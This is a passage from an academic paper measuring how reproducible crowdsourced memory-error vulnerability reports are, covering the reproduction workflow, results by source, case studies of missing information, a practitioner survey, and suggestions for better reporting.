**Primary CVE Dataset.** We first obtain a random sample of 300 CVE entries [5] on memory error vulnerabilities in Linux software (2001 to 2017). We focus on Linux software for two reasons. First, reproducing a vulnerability typically requires the source code of the vulnerable software (*e.g.*, compilation options may affect whether the binary is vulnerable). The open-sourced Linux software and Linux kernel make such analysis possible. As a research group, we cannot analyze closed-sourced software (*e.g.*, most Windows software), but the methodology is generally applicable (*i.e.*, software vendors have access to their own source code). Second, Linux-based vulnerabilities have a high impact. Most enterprise servers, data center nodes, supercomputers, and even Android devices run Linux [8, 57].

From the 300 CVE entries, we obtain 291 entries where the software has the source code. In the past 17 years, there have been about 10,000 CVE entries on



Figure 1: Vulnerability type.



Figure 2: # of vulnerabilities over time.



Figure 3: Workflow of reproducing a vulnerability.

memory error vulnerabilities and about 2,420 are related to Linux software [3]. Our sampling rate is about 12%.

For each CVE entry, we collect the references directly listed in the *References* section and also iteratively include references contained within the direct references. Out of the total 6,044 external reference links, 4,694 web pages were still available for crawling. In addition, we collect the proof-of-concept (PoC) files for each CVE ID if the PoCs are attached in the vulnerability reports. Certain CVE IDs have multiple PoCs, representing different ways of exploiting the vulnerability.

**Complementary Non-CVE Dataset.** Since some entities may not request CVE IDs for the vulnerabilities they identified, we also obtain a small sample of vulnerabilities that do not yet have a CVE ID. In this way, we can enrich and diversify our vulnerability reports. Our non-CVE dataset is collected from ExploitDB [9], the largest archive for public exploits. At the time of writing, there are about 1,219 exploits of memory error vulnerabilities in Linux software listed on ExploitDB. Of these, 316 do not have a CVE ID. We obtain a random sample of 80 vulnerabilities; 77 of them have their source code available and are included in our dataset.

**Justifications on the Dataset Size.** We believe the 368 memory error vulnerabilities (291 on CVE, about 12% of coverage) form a reasonably large dataset. To better contextualize the size of the dataset, we reference recent papers that use vulnerabilities on the CVE list to evaluate their vulnerability detection/patching systems. Most of the datasets are limited to less than 10 vulnerabilities [39, 34, 32, 30, 33, 25, 46, 40, 29], while only a few larger studies achieve a scale of tens [55, 56]. The only studies that can scale well are those which focus on the high-level information in the CVE entries without the need to perform any code analysis or vulnerability verifications [43].

**Preliminary Analysis.** Our dataset covers a diverse set of memory error vulnerabilities, 8 categories in total as shown in Figure 1. We obtained the vulnerability types from the CVE entry's description or its references. The vulnerability type was further verified during the reproduction. *Stack Overflow* and *Heap Overflow* are the most common types. The *Invalid Free* category includes both "Use After Free" and "Double Free". The *Other* category covers a range of other memory related vulnerabilities such as "Uninitialized Memory" and "Memory Leakage". Figure 2 shows the number of vulnerabilities in different years. We divide the vulnerabilities into 6 time bins (five 3-year periods and one 2-year period). This over-time trend of our dataset is relatively consistent with that of the entire CVE database [23].

[3] We performed direct measurements instead of using 3rd-party statistics (*e.g.*, `cvedetails.com`). 3rd-party websites often mix memory error vulnerabilities with other bigger categories (*e.g.*, "overflow").

## 4 Reproduction Experiment Design

Given the vulnerability dataset, we design a systematic procedure to measure its reproducibility. Our experiments seek to identify the key information fields that contribute to the success of reproduction while measuring the information fields that are commonly missing from existing reports. In addition, we examine the most popular information sources cited by the CVE entries and their contributions to the reproduction.

### 4.1 Reproduction Workflow

To assess the reproducibility of a vulnerability, we design a workflow, which delineates vulnerability reproduction as a 4-stage procedure (see Figure 3). At the *report gathering* stage, a security analyst collects reports and sources tied to a vulnerability. At the *environment setup* stage, he identifies the target version(s) of a vulnerable software, finds the corresponding source code (or binary), and sets up the operating system for that software. At the *software preparation* stage, the security analyst compiles and installs the vulnerable software by following the compilation and configuration options given in the report or software specification. Sometimes, he also needs to ensure the libraries needed for the vulnerable software are correctly installed. At the *vulnerability re-*

| Type of PoC | Default Action |
|---|---|
| Shell commands | Run the commands with the default shell |
| Script program (e.g., `python`) | Run the script with the appropriate interpreter |
| C/C++ code | Compile code with default options and run it |
| A long string | Directly input the string to the vulnerable program |
| A malformed file (e.g., `jpeg`) | Input the file to the vulnerable program |

Table 2: Default trigger method for proof-of-concept (PoC) files.

| Building System | Default Commands |
|---|---|
| automake | make; make install |
| autoconf & automake | ./configure; make; make install |
| cmake | mkdir build; cd build; cmake ../; make; make install |

Table 3: Default install commands.

*production* stage, he triggers and verifies the vulnerability by using the PoC provided in the vulnerability report.

In our experiment, we restrict security analysts to follow this procedure, and use only the instructions and references tied to vulnerability reports. In this way, we can objectively assess the quality of the information in existing reports, making the results not (or less) dependent on the personal hacking ability of the analysts.

## 4.2 The Analyst Team

We have formed a strong team of 5 security analysts to carry out our experiment. Each analyst not only has in-depth knowledge of memory error vulnerabilities, but also has *first-hand experience* analyzing vulnerabilities, writing exploits, and developing patches. The analysts regularly publish at top security venues, have rich CTF experience, and have discovered and reported over 20 new vulnerabilities–which are listed on the CVE website. In this way, we ensure that the analysts are able to: understand the information in the reports and follow the pre-defined workflow to generate reliable results. To provide the "ground-truth reproducibility", the analysts work together to reproduce as many vulnerabilities as possible. If a vulnerability cannot be reproduced by one analyst, other analysts will try again.

## 4.3 Default Settings

Ideally, a vulnerability report should contain all the necessary information for a successful reproduction. In practice, however, the reporters may assume that the reports will be read by security professionals or software engineers, and thus certain "common sense" information can be omitted. For example, if a vulnerability does not rely on special configuration options, the reporter might believe it is unnecessary to include software installation details in the report. To account for this, we develop a set of default settings when corresponding details are not available in the original report. We set the default settings as a way of modeling the basic knowledge of software analysis.

- **Vulnerable Software Version.** This information is the "must-have" information in a report. Exhaustively guessing and validating the vulnerable version is extremely time-consuming; this is an unreasonable burden for the analysts. If the version information is missing, we regard the reproduction as a failure.
- **Operating System.** If not explicitly stated, the default OS will be a Linux system that was released in (or slightly before) the year when the vulnerability was reported. This allows us to build the software with the appropriate dependencies.
- **Installation & Configuration.** We prioritize compiling using the source code of the vulnerable program. If the compilation and configuration parameters are not provided, we install the package based on the default building systems specified in software package (see Table 3). Note that we do not introduce any extra compilation flags beyond those required for installation.
- **Proof-of-Concept (PoC).** Without a PoC, the vulnerability reproduction will be regarded as a failed attempt because it is extremely difficult to infer the PoC based on the vulnerability description alone.
- **Trigger Method for PoC.** If there is a PoC without details on the trigger method, we attempt to infer it based on the type of the PoC. Table 2 shows those default trigger methods tied to different PoC types.
- **Vulnerability Verification.** A report may not specify the evidence of a program failure pertaining to the vulnerability. Since we deal with memory error vulnerabilities, we deem the reproduction to be successful if we observe the unexpected program termination (or program "crash").

## 4.4 Controlled Information Sources

For a given CVE entry, the technical details are typically available in the external references. We seek to examine the quality of the information from different sources. More specifically, we select the most cited websites across CVE entries and attempt to reproduce the vulnerability using the information from individual sources alone. This allows us to compare the quality of information from different sources. We then combine all the sources of information to examine the actual reproducibility.

| Exp. Setting | CVE Reproduction (N=291) | | | Vulnerability Reports for CVE w/ Missing Information | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| | Covered CVE IDs | Succeed # (%) | Overall Rate (%) | Software Version | Software Install. | Software Config. | OS Info. | PoC File | Trigger Method | Vulnerability Verification |
| SecurityFocus | 256 | 32 (12.6%) | 11.0% | 9 | 255 | 233 | 116 | 131 | 210 | 227 |
| Redhat Bugzilla | 195 | 19 (9.7%) | 6.5% | 48 | 195 | 179 | 0 | 154 | 168 | 147 |
| ExploitDB | 156 | 46 (29.5%) | 15.8% | 5 | 155 | 137 | 132 | 20 | 100 | 111 |
| OpenWall | 153 | 67 (43.8%) | 23.0% | 28 | 152 | 140 | 153 | 72 | 72 | 71 |
| SecurityTracker | 89 | 4 (4.5%) | 1.4% | 3 | 87 | 71 | 73 | 69 | 62 | 61 |
| Combined-top5 | 287 | 126 (43.9%) | 43.3% | 3 | 284 | 259 | 55 | 70 | 125 | 138 |
| Combined-all | 291 | 182 (62.5%) | **62.5%** | 1 | 280 | 256 | 52 | 17 | 82 | 106 |
| **Exp. Setting** | **Non-CVE Reproduction (N=77)** | | | **Vulnerability Reports for Non-CVE w/ Missing Information** | | | | | | |
| Combined-all | 77 | 20 (25.6%) | **25.6%** | 0 | 70 | 67 | 32 | 26 | 15 | 26 |

Table 4: Statistics of the reproduction results. The overall rate is calculated using the total number of CVE entries (291) and non-CVE entries (77) as the base respectively.

The top 5 referenced websites in our dataset are: SecurityFocus, Redhat Bugzilla, ExploitDB, OpenWall, and SecurityTracker. Table 4 shows the number of CVE IDs each source website covers in our dataset. Collectively, 287 out of 291 CVE entries (98.6%) have cited at least one of the top 5 source websites. To examine the importance of these 5 source websites to the entire CVE database, we analyzed the full set of 95K CVE IDs. We show that these 5 websites are among the top 10 mostly cited websites, covering 71,358 (75.0%) CVE IDs.

Given a CVE entry, we follow the aforementioned workflow, and conduct 3 experiments using different information sources:

- **CVE Single-source.** We test the information from each of the top 5 source websites one by one (if the website is cited). To assess the quality of the information only within the report, we do not use any information which is not directly available on the source website (849 experiments). That is, we do not use information contained in external references.
- **CVE Combined-top5.** We examine the combined information from all the 5 source websites. Similar to the single-source setting, we do not follow their external links (287 experiments).
- **CVE Combined-all.** Finally, we combine all the information contained: in the original CVE entry, in the direct references, and in the references contained within the direct references (291 experiments).

Non-CVE entries typically do not contain references. We do not perform the controlled analysis. Instead, we directly run "combined-all" experiments (77 experiments). In total, our security analysts run 1504 experiments to complete the study procedure.

# 5 Measurement Results

Next, we describe our measurement results with a focus on the time spent on the vulnerability reproduction, the reproduction success rate, and the key contributing factors to the reproduction success.

## 5.1 Time Spent

The three experiments take 5 security analysts about 1600 man-hours to finish. On average, each vulnerability report for CVE cases takes about 5 hours for all the proposed tests, and each vulnerability report for non-CVE cases takes about 3 hours. Based on our experience, the most time-consuming part is to set up the environment and compile the vulnerable software with the correct options. For vulnerability reports without a usable PoC, it takes even more time to read the code in the PoC files and test different trigger methods. After combining all the available information and applying the default settings, we successfully reproduced 202 out of 368 vulnerabilities (54.9%).

## 5.2 Reproducibility

Table 4 shows the breakdown of the reproduction results. We also measured the level of missing information in the vulnerability reports and the references. We calculate two key metrics: the *true success rate* and the *overall success rate*. The true success rate is the ratio of the number of successfully reproduced vulnerabilities over the number of vulnerabilities that a given information source covers. The overall success rate takes the *coverage* of the given information source into account. It is the ratio of the successful cases over the total number of vulnerabilities in our dataset. If a vulnerability has multiple PoCs associated to it, as long as one of the PoCs turns out to be successful, we regard this vulnerability as reproducible. Based on Table 4, we have four key observations.

First, the single-source setting returns a low true success rate and even a lower *overall* success rate. OpenWall has the highest true success rate (43.8%) as we found a number of high-quality references that documented the detailed instructions. However, OpenWall only covers

| Missing Information | Succeeded (202) | Failed (166) | All (368) |
|---|---|---|---|
| Software version | 0 (0.0%) | 1 (0.6%) | 1 (0.3%) |
| PoC file | 0 (0.0%) | 43 (25.9%) | 43 (11.7%) |
| Trigger method | 14 (6.9%) | 83 (50.0% ) | 97 (26.4%) |
| OS info. | 35 (17.3%) | 49 (29.5%) | 84 (22.8%) |
| Verif. method | 45 (22.3%) | 87 (52.4%) | 132 (35.8%) |
| Software config. | 190 (94.1%) | 133 (80.1%) | 323 (87.7%) |
| Software Install. | 195 (96.5%) | 155 (93.4%) | 350 (95.1%) |

Table 5: Missing information for the *combined-all* setting for all vulnerability reports (CVE and non-CVE). All the missing information in the "succeeded" cases were correctly recovered by the default setting.

153 CVE IDs which lowers its overall success rate to 23.0%. Contrarily, SecurityFocus and Redhat Bugzilla cover more CVE IDs (256 and 195) but have much lower true success rates (12.6% and 9.7%). Particularly, SecurityFocus mainly *summarizes* the vulnerabilities but the information does not directly help the reproduction. ExploitDB falls in the middle, with a true success rate of 29.5% on 156 CVE IDs. SecurityTracker has the lowest coverage and true success rate.

Second, combining the information of the top 5 websites has clearly improved the true success rate (43.9%). The overall success rate also improved (43.3%), since the top 5 websites collectively cover more CVE IDs (287 out of 291). The significant increases in both rates suggest that each information source has its own unique contributions. In other words, there is relatively low redundancy between the 5 source websites.

Third, we can further improve the overall success rate to 62.5% by iteratively reading through all the references. To put this effort into the context, *combined-top5* involves reading 849 referenced articles, and *combined-all* involves significantly more articles to read (4,694). Most articles are completely unstructured (*e.g.*, technical blogs), and it takes extensive manual efforts to extract the useful information. To the best of our knowledge, it is still an open challenge for NLP algorithms to *accurately* interpret the complex logic in technical reports [60, 52, 44]. Our case is more challenging due to the prevalence of special technical terms, symbols, and even code snippets mixed in unstructured English text.

Finally, for the 77 vulnerabilities without CVE ID, the success rate is 25.6%, which is lower compared to that of all the CVE cases (combined-all). Recall that non-CVE cases are contributed by the ExploitDB website. If we only compare it with the CVE cases from ExploitDB, the true success rate is more similar (29.5%). After we aggregate the results for both CVE and non-CVE cases, the overall success rate is only 54.9%. Considering the significant efforts spent on each case, the result indicates poor usability and reproducibility in crowdsourced vulnerability reports.

## 5.3 Missing Information

We observe that it is extremely common for vulnerability reports to miss key information fields. On the right side of Table 4, we list the number of CVE IDs that missed a given piece of information. We show that individual information sources are more likely to have incomplete information. In addition, combining different information sources helps retrieve missing pieces, particularly PoC files, trigger methods, and OS information.

In Table 5, we combine all the CVE and non-CVE entries and divide them into two groups: succeeded cases (202) and failed cases (166). Then we examine the missing information fields for each group with the *combined-all* setting. We show that even after combining all the information sources, at least 95.1% of the 368 vulnerabilities still missed one required information field. Most reports did not include details on software installation options and configurations (87%+), or the affected OS (22.8%); these information are often recoverable using "common sense" knowledge. Fewer vulnerabilities missed PoC files (11.7%) or methods to trigger the vulnerability (26.4%).

**Missing information vs. Reproducibility.** We observe that successful cases do not necessarily have complete information. More than 94% of succeeded cases missed the software installation and configuration instructions; 22.3% of the succeeded cases missed the information on the verification methods, and 17.3% missed the operating system information. The difference between the successful and the failed cases is that the missing information of the succeeded cases can be resolved by the "common-sense" knowledge (*i.e.*, the default settings). On the other hand, if the vulnerable software version, PoC files or the trigger method are missing, then the reproduction is prone to failure. Note that for failed cases, it is not yet clear which information field(s) are the root causes (detailed diagnosis in the next section).

## 5.4 Additional Factors

In addition to the completeness of information in the reports, we also explore other factors correlated to the reproduction success. In the following, we break down the results based on the types and severity levels of vulnerabilities, the complexity of the affected software, and the time factor.

**Vulnerability Type.** In Figure 4, we first break down the reproduction results by vulnerability type. We find that *Stack Overflow* vulnerabilities are most difficult to reproduce with a reproduction rate of 40% or lower. Recall that *Stack Overflow* is also the most common vulnerabilities in our dataset (Figure 1). Vulnerabilities such as



Figure 4: Reproduction success rate vs. the vulnerability type.



Figure 5: Reproduction success rate vs. the severity of the vulnerability (measured by CVSS score).



Figure 6: Reproduction success rate vs. the program size (measured by the number of lines of code).



Figure 7: Reproduction success rate over time.

*Format String* are easier to reproduce with a reproduction rate above 70%.

**Vulnerability Severity.** Figure 5 shows how the severity of the reported vulnerabilities correlate with the reproducibility. The results shows that highly severe vulnerabilities (CVSS score >8) are more difficult to reproduce. The results may have some correlation with the vulnerability types, since severe vulnerabilities are often related to *Stack Overflow* or *Invalid Free*. Based on our experience, such vulnerabilities often require specific triggering conditions that are different from the default settings.

**Project Size.** Counter-intuitively, vulnerabilities of simpler software (or smaller project) are not necessarily easier to reproduce. As shown in Figure 6, software with less than 1,000 lines of code have a very low reproduction rate primarily due to a lack of comprehensive reports and poor software documentation. On the other hand, well-established projects (*e.g.* GNU Binutils, PHP, Python) typically fall into the middle categories with 1,000–1,000,000 lines of code. These projects have a reasonably high reproduction rate (0.6–0.7) because their vulnerability reports are usually comprehensive. Furthermore, their respective communities have established good bug reporting guidelines for these projects [10, 13, 22]. Finally, large projects (with more than 1,000,000 lines of code) are facing difficulties to reproduce the reported vulnerabilities. We speculate that frequent memory de/allocation could introduce more severe bugs and reduce the reproducibility.

**Time Factor.** The time factor may also play a role in the quality of vulnerability reports. Throughout the years, new tools have been introduced to help with information collection for vulnerability reporting [19, 17, 4]. As shown in Figure 7, the reproduction success rate shows a general upward trend (except for 2013–2015), which confirms our intuition. The extreme case is 2001–2003 where none of the vulnerabilities were reproduced successfully. During 2013–2015, we have a dip in the reproduction rate due to a number of stack-overflow vulnerabilities that are hard to reproduce.

In fact, the success rate is also correlated with the average number of references per CVE-ID (*i.e.*, the number of vulnerability reports from different sources). The corresponding numbers for the different time periods are 14.5, 17.4, 29.4, 20.1, 28.1, and 8.7. Intuitively, with more external references, it is easier to reproduce a vulnerability. The exception is the period of 2016–2017, which has the highest success rate but the lowest number of references per CVE ID (only 8.7). Based on our analysis, the vulnerabilities reported in the recent two years have not yet accumulated enough information online. However, there are some high-quality reports that helped to boost the success rate of reproduction.

## 6 Bridging the Gap

So far, our results suggest that it is extremely common for vulnerability reports to miss vital information for the reproduction. By applying our intuitive default settings (*i.e.*, common sense knowledge), we were able to reproduce 54.9% of the vulnerabilities. However, there are still a staggering 45.1% of failed cases where the missing information cannot be resolved by common sense knowledge. In this section, we revisit the failed cases and attempt to reproduce them through extensive manual troubleshooting. We use specific examples to discuss useful techniques when recovering missing information.

### 6.1 Method and Result Overview

For a given "failed" case, our goal is to understand the exact underlying causes for the reproduction failure. We employ a variety of *ad-hoc* techniques as demanded by each case, including debugging the software and PoC files, inspecting and modifying the source code, testing the cases in multiple operating systems and versions, and searching related hints on the web. The failed cases take substantially longer to troubleshoot. Through intensive manual efforts (*i.e.*, another 2,000 man-hours), we successfully reproduced another 94 CVE vulnerabilities and 57 non-CVE vulnerabilities, increasing the overall success rate from 54.9% to 95.9%. Combined with the previous experiments, the total time spent are 3,600 man-hours for the 5 analysts (more than 3 months). Many of the reported vulnerabilities are inherently fragile. Their successful reproduction relies on the correct deduction of non-trivial pieces of missing information. Unfortunately, there are still 15 vulnerabilities which remain unsuccessful after attempted by all 5 analysts.

### 6.2 Case Studies

In the following, we present detailed case studies to illustrate techniques that are shown to be useful to recover different types of missing information.

**A: Missing Software Version.** As shown in Table 4, the software version information is missing in many reports, especially, on individual source websites. For most of the cases (*e.g.*, `CVE-2015-7547` and `CVE-2012-4412`), the missed version information can be recovered by reading other external references. There is only 1 case (`CVE-2017-12858`), for which we cannot find the software version information in any of the cited references. Eventually, we recover the version information from an independent tech-blog after extensive searching through search engines and forum posts.

**B: Missing OS & Environment Information.** If the reproduction failure is caused by the choice of OS, it is very time-consuming to troubleshoot. For instance, for the `coreutils` `CVE-2013-0221/0222/0223`, we found that the vulnerabilities only existed in a specific patch by SUSE: `coreutils-i18n.patch`. If the patch was not applied to the OS distribution (*e.g.*, Ubuntu), then the vulnerability would not be triggered, despite the report claiming `coreutils` 8.6 is vulnerable. Another example is `CVE-2011-1938` where the choice of OS has an influence on `PHP`'s dependencies. The operating systems we chose shipped an updated `libxml` which did not permit the vulnerable software to be installed. This is because the updated APIs caused `PHP` to fail during installation. Without relevant information, an analyst needs to test a number of OS and/or library versions.

**C: Missing Installation/Configuration Information** While default settings have helped recover information for many reports, they cannot handle special cases. We identified cases where the success of the reproduction directly depends on how the software was compiled. For example, the vulnerability `CVE-2013-7226` is related to the use of the `gd.so` external library. The vulnerability would not be triggered if `PHP` is not compiled with the "--with-gd" option before compilation. Instead, we would get an error from a function call without definition. Similarly, `CVE-2007-1001` and `CVE-2006-6563` are vulnerabilities that can only be triggered if ProFTPD is configured with "--enable-ctrls" before compilation. Without this information, the security analysts (reproducers) may be misled to spend a long time debugging the PoC files and trigger methods before trying the special software configuration options.

**D: Missing or Erroneous Proof-of-Concept.** The PoC is arguably one of the most important pieces of information in a report. While many source websites did not directly include a PoC, we can often find the PoC files through other references. If the PoC is still missing, an analyst would have no other choices but to attempt to re-create the PoC, which requires time and in-depth knowledge of the vulnerable software.

In addition, we observe that many PoC files are erroneous. In total, we identified and fixed the errors in 33 PoC files. These errors can be something small such as a syntax error (*e.g.*, `CVE-2004-2167`) or a character encoding problem that affects the integrity of the PoC (*e.g.*, `CVE-2004-1293`). For cases such as `CVE-2004-0597` and `CVE-2014-1912`, the provided PoCs are incomplete, missing certain files that are necessary to the reproduction. We had to find them in other un-referenced websites or re-create the missing pieces from scratch, which took days and even weeks to succeed.

**E: Missing Trigger Method.** Deducing the trigger

| Trigger Method | Software Install. | PoC File | Software Config. | OS Info. | Software Version | Verify. Method |
|---|---|---|---|---|---|---|
| 74 | 43 | 38 | 6 | 4 | 1 | 0 |

Table 6: The number of successfully reproduced vulnerabilities where the default setting does not work.

method, similar to PoC, requires domain knowledge. For instance, for the `GAS CVE-2005-4807`, simply running the given PoC will not trigger any vulnerability. Instead, by knowing how `GAS` works, we infer that after generating the C file, it needs to be compiled with the "-S" option to generate the malicious assembly file. This assembly file should then be passed to the `GAS` binary. In the same way, we observe from `CVE-2006-5295`, `CVE-2006-4182`, `CVE-2010-4259`, and several others, that the PoC is used to generate a payload. The payload should be fed into a correct binary to trigger the expected crash. Inferring the trigger method may be complemented with hints found in other "similar" vulnerability reports.

## 6.3 Observations and Lessons

Reproducing a vulnerability based on the reported information is analogous to doing a puzzle — the more pieces are missing, the more challenging the puzzle is. The reproducer's experience plays an important role in making the first educated guess (e.g., our default settings). However, common sense knowledge often fails on the "fragile" cases that require very specific conditions to be triggered successfully. When the key information is omitted, it forces the analyst to spend time doing in-depth troubleshooting. Even then, the troubleshooting techniques are limited if there are no ground-truth reference points or the software doesn't provide enough error information. In a few cases, the error logs hint to problems in a given library or a function. More often, there is no good way of knowing whether there are errors in the choice of the operating system, the trigger method, or even the PoC files. The analyst will need to exhaustively test possible combinations manually in a huge searching space. This level of uncertainty significantly increases the time needed to reproduce a vulnerability. As we progressed through different cases, we identified a number of useful heuristics to increase the efficiency.

**Priority of Information.** Given a failed case, the key question is which piece of information is problematic. Instead of picking a random information category for in-depth troubleshooting, it is helpful to prioritize certain information categories. Based on our analysis, we recommend the following order: trigger method, software installation options, PoC, software configuration, and the operating system. In this list, we prioritize the information filed for which the *default setting is more likely to fail*. More specifically, now that we have successfully reproduced 95.9% of vulnerabilities (ground-truth), we can retrospectively examine what information field is still missing/wrong after the default setting is applied. As shown in Table 6, there are 74 cases where the default trigger method does not work. There are 43 cases where the default software installation options were wrong. These information fields should have been resolved first before troubleshooting other fields.

**Location of Vulnerability.** While the reporters may not always know (and include) the information about the vulnerable modules, files, or functions, we find such information to be extremely helpful in the reproduction process. If such information were included, we would be able to directly avoid troubleshooting the compilation options and the environment setting. In addition, if the vulnerability has been patched, we find it helpful to inspect the commits for the affected files and compare the code change before and after the patch. This helps to verify the integrity of the PoC and the correctness of the trigger method.

**Correlation of Different Vulnerabilities.** It is surprisingly helpful to recover missing information by reading reports of other *similar* vulnerabilities. These include both reports of different vulnerabilities on the same software and reports of similar vulnerability types on different software. It is particularly helpful to deduce the *trigger method* and spot errors in *PoC* files. More specifically, out of the 74 cases that failed on the trigger method (Table 6), we recovered 68 cases by reading other similar vulnerability reports (16 for the same software, 52 for similar vulnerability types). In addition, out of the 38 cases that failed on the PoC files, we recovered/fixed the PoCs for 31 cases by reading the example code from other vulnerability reports. This method is less successful on other information fields such as "software installation options" and "OS environment", which are primarily recovered through manual debugging.

# 7 User Survey

To validate our measurement results, we conduct a survey to examine people's perceptions towards the vulnerability reports and their usability. Our survey covers a broad range of security professionals from both industry and academia, which helps calibrate the potential biases from our own analyst team.

## 7.1 Setups

**Survey Questions.** We have 3 primary questions. *Q1* if you were to reproduce a vulnerability based on a re-



Figure 8: Years of experience in software security.



Figure 9: Familiar types of vulnerabilities.

port, what information do you think should be included in the report? *Q2*, based on your own experience, what information is often missing in existing vulnerability reports? *Q3* what techniques do you usually use to reproduce the vulnerability if certain information is missing? Q1 and Q2 are open questions; their purpose is to understand whether missing information is a common issue. Q3 has a different purpose, which is to examine the validity of the "techniques" we used to recover the missing information (Section 6) and collect additional suggestions. To this end, Q3 first provides a *randomized* list of "techniques" that we have used and an open text box for the participants to add other techniques.

We ask another 4 questions to assess the participants' background and qualification. The questions cover (Q4) the profession of the participant, (Q5) years of experience in software security, (Q6) first-hand experience using vulnerability reports to reproduce a vulnerability, and (Q7) their familiarity with different types of vulnerabilities.

**Recruiting.** We recruit participants that are experienced in software security. This narrows down the pool of potential candidates to a very small population of security professionals, which makes it challenging to do a large-scale survey. For example, it is impossible to recruit people from Amazon Mechanical Turk or even general computer science students to provide meaningful answers. Therefore, we send our survey request to security teams that are specialized on security vulnerability analysis. To reduce bias, we reached out to a number of independent teams from both academia and industry.

In total, we received responses from 48 security professionals at 10 different institutions, including 6 academic research groups, 2 CTF teams, 2 industry research labs. None of these respondents are from the authors' own institutions. Our study has received permission from the corresponding security teams and our local IRB (#STUDY00008566). To ensure the answer quality, we filter out participants who have never reproduced a vulnerability before (based on Q6), leaving us $N = 43$ responses for further analysis.

## 7.2 Analysis and Key Findings

As shown in Figure 8, about half of our respondents have been working in the field for more than 5 years. The participants include 11 research scientists, 6 professors, 5 white-hat hackers, and 1 software engineer. In addition, there are 17 graduate students and 3 undergraduate students from two university CTF teams. Figure 9 shows that most respondents (39 out of 43) are familiar with memory error vulnerabilities. In this multiple-choice question, many respondents also stated that they were familiar with other types of vulnerabilities (*e.g.*, Denial of service, SQL injection). Their answers can be interpreted as a general reflection on the usability problem of vulnerability reports.

**Vulnerability Reproduction.** Table 7 shows the results from Q1 and Q2 (open questions). We manually extract the key points from the respondents' answers, and classify them based on the information categories. If the respondent's comments do not fit in any existing categories, we list the comment at the bottom of the table.

The respondents stated that the *PoC files* and the *Trigger Method* are the most necessary information, and yet those are also more likely to be missing in the original report. In addition, the *vulnerable software version* is considered necessary for reproduction, which is *not* often missing. Other information categories such as software configuration and installation are considered less important. The survey results are relatively consistent with our empirical measurement result.

The respondents also mentioned other information categories. For example, 18 respondents believed that information about "the exact location of the vulnerable code" was necessary for a report to be complete. Indeed, knowing the exact location of the vulnerable code is helpful, especially for developing a quick patch. However, pinpointing the root causes and locating the vulnerable code is already beyond the capacity (and duty) of the reporters. In addition, one respondent mentioned that it would helpful to include the "stack crash dump" in the report. Stack traces are usually helpful to verify the vulnerability. Sometimes stack traces are included in the comments of the PoC files, and thus it is difficult to classify this information.

**Recovering the Missing Information.** Table 8 shows that results for Q3, where respondents check (multiple) methods they use to recover the missing information. Most respondents (35 out of 43) stated that they would manually read the PoC files and modify the PoC if necessary. In addition, respondents opt to search the CVE ID online to obtain additional information beyond the indexed references. Interestingly, respondents were less likely to ask questions online (*e.g.*, Twitter or on-

| Information | Necessary | Missing |
|---|---|---|
| PoC files | 17 | 15 |
| Trigger method | 17 | 13 |
| Vulnerable software version | 17 | 1 |
| OS information | 13 | 6 |
| Source code of vulnerable software | 4 | 2 |
| Software configuration | 2 | 3 |
| Vulnerability verification | 1 | 2 |
| Software installation | 1 | 1 |
| The exact location of the vulnerable code | 18 | 9 |
| Stack crash dump | 1 | 0 |

Table 7: User responses to what information is *necessary* to the reproduction, and what information is often *missing* in existing reports.

| Method | # |
|---|---|
| Read, test, and modify the PoC file | 35 |
| Searching the CVE ID via search engines | 32 |
| Read code change before and after the vulnerability patch | 31 |
| Guessing the information based on experience | 30 |
| Search on popular forums discussing bugs (*e.g.*, bugzilla) | 30 |
| Searching in other similar vuln. reports (*e.g.*, same software) | 21 |
| Asking friends and/or colleagues | 18 |
| Asking questions online (*e.g.*, online forums, Twitter) | 11 |
| Bin diff, wait for PoC/exploit | 1 |
| Run the PoC and debug it in QEMU | 1 |

Table 8: User responses to the possible methods to recover the missing information in vulnerability reports. The first 8 methods are listed options in Q3, and the last two are added by the respondents.

line forums) or ask colleagues. One possible explanation (based on our own experience) is that questions related to vulnerability reproduction rarely get useful answers when posted online.

Respondents also left comments in Q3's text box. These comments, however, are already covered by the listed options. For example, one respondent suggested "Bin diff", which is similar to the listed option: "Read code change before and after the vulnerability patch". Another respondent suggested"Run the PoC and debug it in QEMU", which belong to the category of "Read, test and modify the PoC file". We have compared the answers from more experienced respondents (working experience $>$ 5 years) and those from less experienced respondents. We did not find major differences (the ranking orders are the same) and thus omit the result for brevity. Overall, the survey results provide external validations to our empirical measurement results, and confirm the validity of our information recovery methods.

# 8 Discussion

Through both quantitative and qualitative analyses, we have demonstrated the poor-reproducibility of crowd-reported vulnerabilities. In the following, we first summarize the key insights from our results, and offer suggestions on improving the reproducibility of crowdsourced reports. Following, we use this opportunity to discuss implications on other types of vulnerabilities and future research directions. Finally, we would like to share the full "reproducible" vulnerability dataset with the community to facilitate future research.

## 8.1 Our Suggestions

To improve the reproducibility of the reported vulnerabilities, it is likely that a joint effort is needed from different players in the ecosystem. Here, we discuss the possible approaches from the perspectives of *vulnerability-reporting websites*, *vulnerability reporters*, and *reproducers*.

**Standardizing Vulnerability Reports.** Vulnerability-reporting websites can enforce a more strict submission policy by asking the reporters to include a *minimal set* of required information fields. For example, if the reporter has crafted the PoC, the website may require the reporter to fill in *trigger method* and the *compilation options* in the report. At the same time, websites could also provide incentives for high-quality submissions. Currently, program managers in bug bounty programs can enforce more rigorous submission policies through cash incentives. For public disclosure websites, other incentives might be more feasible such as community recognition [58, 53]. For example, a leaderboard (*e.g.*, HackerOne) or an achievement system (*e.g.*, StackExchange) can help promote high-quality reports.

**Automated Tools to Assist Vulnerability Reporters.** From the reporter's perspective, manually collecting all the information can be tedious and challenging. The high overhead could easily discourage the crowdsourced reporting efforts, particularly if the reporting website has stricter submission guidelines. Instead of relying on pure manual efforts, a more promising approach is to develop automated tools which can help collecting information and generating standardized reports. Currently, there are tools available in specific systems which can aid in this task. For example, `reportbug` in Debian can automatically retrieve information from the vulnerable software and system. However, more research is needed to develop generally applicable tools to assist vulnerability reporters.

**Vulnerability Reproduction Automation.** Given the heterogeneous nature of vulnerabilities, the reproduction process is unlikely to be fully automated. Based on Figure 3, we discuss the parts that can be potentially automated to improve the efficiency of the reproducers.

First, for the *report gathering* step, we can potentially build automated tools to search, collect, and fuse all the

